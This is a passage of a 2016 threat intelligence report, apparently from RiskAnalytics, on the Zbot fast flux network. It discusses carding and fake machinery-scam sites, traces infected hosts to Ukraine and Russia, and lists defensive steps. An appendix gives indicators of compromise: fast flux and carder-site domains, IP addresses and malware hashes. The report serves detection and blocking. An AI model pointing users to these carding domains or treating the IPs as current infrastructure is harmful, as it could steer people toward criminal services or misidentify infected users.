
One question from the carder site findings is, "why are they using the fast flux infrastructure?" These sites buck the trend of other carding sites that use commercial reverse proxy services[15]. The carder sites could be renting access to the network to keep the hosting hidden and difficult to track. The link between the fast flux proxy infrastructure and the longstanding carder site domains that use it is hard to ignore. The fact that credential stealing crimeware and POS malware also use this network leads us to believe this is not a coincidence.



Prvtzone[.]su is the only forum that appears to advertise the carder sites

/ Industrial machinery


RiskAnalytics' fast flux detection system flagged several suspicious sites based on domain name patterns, leading us to two websites that stood out because they were advertising agricultural and industrial equipment. The domains had a very similar look and feel, but completely different company names that didn't match their domain names. Upon further inspection, they appeared to be fraudulent business websites attempting to scam unsuspecting buyers[16]. Below are screen captures of two different websites, plant-machinery-online[.]com and export-plant[.]com.



The domain plant-machinery-online[.]com was a fake tractor business called "M Equipment Services LTD" that looks very similar to another domain found using the fast flux proxy network.

The scrolling marquee -"We've built our business on a reputation of honesty and good service"

The exact purpose of these websites is unknown. They could be nothing more than a simple scam for those looking to purchase heavy machinery at a discount. The websites require an unwitting target to use the email contact form to discuss purchasing. This appears to be a direct scam aimed at tricking innocent users with attractive prices on expensive equipment. We have not yet determined if the sites have another purpose within the Zbot infrastructure.



The email domain doesn't match the business website domain.

/ Location, location, location

The IP addresses that rotate through the Zbot domains are broadband subscribers, based on reverse lookups, autonomous system numbers (ASN) and host fingerprinting. This is also the case with the carder sites. Although the overlap is small with the crimeware related domains, both sets of IP addresses appear to be infected home users. The 24-hour total IP address count vs. unique IP address count of 12 domains demonstrates the diversity of the Zbot network.

IP Count	Domains	Unique IP
4258	ledserki.ru	1374
4256	mateuru.ru	1379
4248	bagmans-gazette.com	1380
4239	personal-stereo.com	1378
4239	searchbewst2016.com	1375
4236	chivalitor.ru	1366
4236	grandhotelfinar.ru	1124
4234	secpressnetwork.com	1293
1150	adminiunacceptably.com	280
1140	moprofthemission.com	274
1120	athebmission.com	286
1120	ourmisscharonfollthedva.com	286

IP address count for 12 domain names over a 24-hour period in May, 2016.


A sample of IP addresses associated with 12 fast fluxing domains contained 2,387 unique IP addresses in one 24-hour period. Close to 84 percent of the IP addresses are associated with broadband users in the Ukraine. Russia hosts 12 percent, Romania 3 percent, and a few other countries rounded out the remaining percentage of infected IP addresses.

A Small Sample Of Fast Flux IP addresses	
91.204.39.223	46.174.216.62
178.74.228.125	109.110.84.97
92.52.168.195	217.73.94.28
178.54.14.45	77.123.22.243
178.151.158.137	176.110.58.131
80.242.97.69	5.248.160.227
91.211.179.175	91.244.15.120
176.36.230.149	77.123.53.239
93.79.6.249	193.223.98.245
37.115.172.216	212.87.182.133

The top 20 IP addresses by frequency of use over a 24-hour period in May, 2016.

We have found hundreds of domains and thousands of IP addresses participating with this fast flux infrastructure over the last two years. Although most of the current crimeware domains resolve to IP addresses in Ukraine and Russia, the targets are global but mostly directed at the U.S. and EU.

ASN Prevalence



Breakdown of provider autonomous system numbers (ASNs) by their observed prevalence on the botnet. The top 10 providers focus on home, mobile 3G and business broadband in the Ukraine.

The Zbot network is spread throughout the world, but concentrated in the Ukraine, Russia and Romania.

Legend

1 IP
↕
1,789 IPs

Key Conclusions

Data gathered by automated processes and refined by the RiskAnalytics Threat Intelligence Team reaffirms what we have seen from our daily duties in protecting our clients: Crimeware is alive and well because infrastructure like Dark Cloud can hide the source of criminal activity. The lucrative nature of the crimeware market drives its continual growth. The malware discussed in this report is opportunistic and thrives in the ever-changing environment a fast flux network provides.

Zbot has succeeded for years because it's scalable and robust. Until its back-end infrastructure can be disrupted or taken offline, the best defense against the crimeware it distributes is blocking active domains and participating IP addresses.

Here are a few things your organization can do to help avoid crimeware:

1. Keep DNS logs and review them periodically, even if only to look for specific indicators of compromise (such as host names and IPs featured in this report).
2. Have an IDS/IPS in place to detect or block known malware communications.
3. Continuous end-user training to avoid spam-related infections.
4. Use a threat intel feed that exposes the active fast fluxing domains.
5. Update and patch your systems regularly.
6. Utilize an endpoint protection solution to possibly detect malware in real time.

About RiskAnalytics

RiskAnalytics provides mid-sized enterprises with proactive cyber risk management and security. Through our managed service model, we increase the efficiency of existing tools, applications and devices on the network by eliminating high volumes of nefarious and unwanted inbound and outbound traffic. RiskAnalytics makes threat intelligence more accessible to mid-market enterprises and mechanizes manual, human-intensive threat response processes, allowing them to focus limited security resources on proactive cyber security strategies and training. By integrating employee training and policy compliance into a single, easy-to-use platform, RiskAnalytics can reduce employee mistakes that allow criminals to bypass technical security controls.

For more information, please visit: www.riskanalytics.com.

Special thanks to fellow researchers and the security community, whose work helped reinforce the findings in this report.

Footnotes

[1] https://en.wikipedia.org/wiki/Bulletproof_hosting

[2] https://labs.opendns.com/2016/05/16/black-hat-2016-fast-flux-ssl-unique-popular-bulletproof-hosting-option-cyber-criminals/

[3] http://krebsonsecurity.com/2016/05/carding-sites-turn-to-the-dark-cloud/

[4] https://isc.sans.edu/forums/diary/CryptoWall+sent+by+Angler+and+Neutrino+exploit+kits+or+through+malicious+spam/20611/

[5] https://thisissecurity.net/2016/04/12/gamarue-loves-malicious-javascript-too/

[6] https://www.microsoft.com/security/portal/threat/Encyclopedia/Entry.aspx?Name=PWS:Win32/Yiluters

[7] https://www.fbi.gov/news/stories/2016/april/incidents-of-ransomware-on-the-rise/incidents-of-ransomware-on-the-rise

[8] http://www.bleepingcomputer.com/news/security/teslacrypt-shuts-down-and-releases-master-decryption-key/

[9] http://www.wsj.com/articles/bogus-web-traffic-continues-to-plague-the-ad-business-1453204801

[10] https://www.damballa.com/wp-content/uploads/2014/11/Behind_Malware_Infection_Chain_Rerdom.pdf

[11] http://www.threatgeek.com/2016/06/new-ursnif-variant-targeting-italy-and-us.html

[12] https://www.fireeye.com/blog/threat-research/2016/03/treasurehunt_a_cust.html

[13] https://blog.team-cymru.org/2016/04/east-european-criminal-fastflux-infrastructure/

[14] http://krebsonsecurity.com/2014/06/peek-inside-a-professional-carding-shop/

[15] http://www.crimeflare.com/carders.html

[16] https://www.scamwarners.com/forum/viewtopic.php?f=10&p=281035

Appendix

Fast Flux Domains

2014
orion-baet[.]su
terminus-hls[.]su
vision-vaper[.]su

Recent Domains
mateuru[.]ru
ledserki[.]ru
grandhotelfinar[.]ru
bagmans-gazette[.]com
getarohirodrons[.]com
hatikojapanfin[.]ru
fioartd[.]com
searchbewst2016[.]com
perspectivism-new[.]com
quodsemelecequod[.]at
dronesign[.]ru
ranonetoft[.]ru
moprofthemission[.]com
ourmisscharonfollthedva[.]com
personal-stereo[.]com
buhjolk[.]at
adminiunacceptably[.]com
gopertroop[.]at
chivalitor[.]ru
seodilair[.]com
secpressnetwork[.]com
bondigusa[.]ru
giotuipo[.]at
esrioterf[.]com
yuilouters[.]com

Carder Site Domains

csh0p[.]cc
mcduck[.]tv
mcduck[.]ws
mrbin[.]tv
popeyeds[.]la
royaldumps[.]cm
royaldumps[.]tw
try2swipe[.]me
unclesam[.]tw
unclesam[.]ws

A Sample of Carder Site IPs
31.133.86.84
212.87.182.133
109.229.27.208
92.52.168.195
91.211.179.175
31.202.208.117
178.150.237.24
185.39.75.208
109.229.11.81
178.214.176.42
77.122.171.157
212.80.43.91
37.55.230.207
46.119.34.166
80.90.227.101
91.196.54.239
109.206.34.219
176.36.230.149
159.224.34.90
213.231.28.222

IP Addresses

2014
109.86.76.58
176.106.31.227
37.229.107.205

A sample of recent IPs
91.204.39.223
178.74.228.125
92.52.168.195
178.54.14.45
178.151.158.137
80.242.97.69
91.211.179.175
176.36.230.149
93.79.6.249
37.115.172.216
46.174.216.62
109.110.84.97
217.73.94.28
77.123.22.243
176.110.58.131
5.248.160.227
91.244.15.120
77.123.53.239
193.223.98.245
212.87.182.133

Hashes

2043116acda2ac1a82a54f283f6b60c5246328b317aed5096894936b27f7e604
0dd883bb390c324bc96cfd6550d492fc82a8bc7827dc2c181b1a8c04a8017489
2b5befc1c5ceb344a5332cd033b072b8b16cd0cf1e09a41390db728e8549c577
6e28e901132653de2c7cc3aa017c78cb747b3a515b040e4e3ae32ff2a8b4f2ff
f3d0eefa29a0cd38ee64660ffc51c7abb30868b382f8a532377eed709bed08e9
2c349c1bd040700b5103f7d90addfe6eac2bc141cb61e79da6216e86d955027c
6adecfaec434b41ecce9911f00b48e4e8ae6e3e8b9081d59e1b46480e9f7dbfc
82f26aa037ab15614b6eccdf2b78c0a2c5a57a7aecfb54ebc954c8f190793b99
aae68b5d78a2cc0ed041df430cc3a2a778d30642f4264b28cfe166e5b54ced2b
Ad135702160717ccfe2b91ea40c1d1a3e70f0b1d9282be049d09472ab734f57e
61c38fa6eaa1e8a492a7d26db809eb81f207a0dc8d1df792cd1212b03eb8c302
9c2ba0a60c8cb5c1bf0013f3eba82056c02069a7a6767c0bbc86f7730db03b39
a614c85d2aba4a86776a3d6d4425c3d9d38300b5269cafdfec61c673dd55e902
867c164e9686aa2787a5c6576ce8224d51503c7fd8daa4e1a988ada92c23eb3d